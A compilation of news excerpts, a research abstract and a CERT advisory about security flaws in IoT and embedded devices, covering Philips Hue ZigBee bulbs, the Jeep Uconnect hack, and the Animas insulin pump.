
The researchers focused on the Philips Hue smart light bulb and found that the wireless flaw could allow hackers to take control of the light bulbs, according to researchers at the Weizmann Institute of Science near Tel Aviv and Dalhousie University in Halifax, Canada.

And they wouldn't have to have direct access to the devices to infect them: The researchers were able to spread infection in a network inside a building by driving a car 229 feet away.

The new risk comes from a little-known radio protocol called ZigBee. Created in the 1990s, ZigBee is a wireless standard widely used in home consumer devices. While it is supposed to be secure, it hasn't been held up to the scrutiny of other security methods used around the internet.

The Internet of Things, activated through apps, promises tremendous convenience to homeowners. But it may also prove irresistible to hackers. Carlos Gonzalez for The New York Times

http://www.nytimes.com/2016/11/03/technology/why-light-bulbs-may-be-the-next-hacker-target.html



IoT Goes Nuclear: Creating a ZigBee Chain Reaction


Eyal Ronen, Colin O'Flynn, Adi Shamir and Achi-Or Weingarten

Creating an IoT worm

Within the next few years, billions of IoT devices will densely populate our cities.
In this paper we describe a new type of threat in which adjacent IoT devices will infect each other with a worm that will spread explosively over large areas in a kind of nuclear chain reaction, provided that the density of compatible IoT devices exceeds a certain critical mass. In particular, we developed and verified such an infection using the popular Philips Hue smart lamps as a platform.
The worm spreads by jumping directly from one lamp to its neighbors, using only their built-in ZigBee wireless connectivity and their physical proximity. The attack can start by plugging in a single infected bulb anywhere in the city, and then catastrophically spread everywhere within minutes, enabling the attacker to turn all the city lights on or off, permanently brick them, or exploit them in a massive DDOS attack. To demonstrate the risks involved, we use results from percolation theory to estimate the critical mass of installed devices for a typical city such as Paris whose area is about 105 square kilometers: The chain reaction will fizzle if there are fewer than about 15,000 randomly located smart lights in the whole city, but will spread everywhere when the number exceeds this critical mass (which had almost certainly been surpassed already).

To make such an attack possible, we had to find a way to remotely yank already installed lamps from their current networks, and to perform over-the-air firmware updates. We overcame the first problem by discovering and exploiting a major bug in the implementation of the Touchlink part of the ZigBee Light Link protocol, which is supposed to stop such attempts with a proximity test. To solve the second problem, we developed a new version of a side channel attack to extract the global AES-CCM key that Philips uses to encrypt and authenticate new firmware. We used only readily available equipment costing a few hundred dollars, and managed to find this key without seeing any actual updates. This demonstrates once again how difficult it is to get security right even for a large company that uses standard cryptographic techniques to protect a major product.

http://iotworm.eyalro.net/



ANDY GREENBERG SECURITY 07.24.15 12:30 PM

AFTER JEEP HACK, CHRYSLER RECALLS 1.4M VEHICLES FOR BUG FIX

On Friday, Chrysler announced that it's issuing a formal recall for 1.4 million vehicles that may be affected by a hackable software vulnerability in Chrysler's Uconnect dashboard computers. The vulnerability was first demonstrated to WIRED by security researchers Charlie Miller and Chris Valasek earlier this month when they wirelessly hacked a Jeep I was driving, taking over dashboard functions, steering, transmission and brakes. The recall doesn't actually require Chrysler owners to bring their cars, trucks and SUVs to a dealer. Instead, they'll be sent a USB drive with a software update they can install through the port on their vehicle's dashboard

Charlie Miller
@0xcharlie

I wonder what is cheaper, designing secure cars or doing recalls?


12:53 PM - 24 Jul 2015

158 122

https://twitter.com/0xcharlie/status/624608369223962624

Miller attempts to rescue the Jeep after its brakes were remotely disabled, sending it into a ditch. ANDY GREENBERG/WIRED

https://www.wired.com/2015/07/jeep-hack-chrysler-recalls-1-4m-vehicles-bug-fix/



Vulnerability Note VU#884840

Animas OneTouch Ping insulin pump contains multiple vulnerabilities

Original Release date: 04 Oct 2016 | Last revised: 11 Oct 2016

Overview


The Animas OneTouch Ping insulin pump contains multiple vulnerabilities that may allow an unauthenticated remote attacker to obtain patient treatment or device data, or execute commands on the device. The attacker cannot obtain personally identifiable information.

Johnson and Johnson has provided the following statement:

> *"There are no plans to release a firmware update, however a notification is being sent to patients and HealthCare Professionals. In addition, there are a number of documented and proprietary mitigating controls in place to ensure the safe delivery of insulin, outlined below.*
> *i. If patients are concerned about unauthorized access for any reason, the pump's radio frequency feature can be turned off, which is explained in Chapter 2 of Section III of the OneTouch® Ping® Owner's Booklet. However, turning off this feature means that the pump and meter will no longer communicate and blood glucose readings will need to be entered manually on the pump.*
> *ii. If patients choose to use the meter remote feature, another option for protection is to program the OneTouch® Ping® pump to limit the amount of bolus insulin that can be delivered. Bolus deliveries can be limited through a*

> *iii. The company also suggests turning on the Vibrating Alert feature of the OneTouch® Ping® System, as described in Chapter 4 of Section I. This notifies the user that a bolus dose is being initiated by the meter remote, which gives the patient the option of canceling the bolus.*

http://www.kb.cert.org/vuls/id/884840




Thousands of medical devices are vulnerable to hacking, security researchers

The security flaws put patients' health


James Niccolai Sep 29, 2015 5:50 PM
IDG News Service

Next time you go for an MRI scan, remember that the doctor might not be the only one who sees your results.

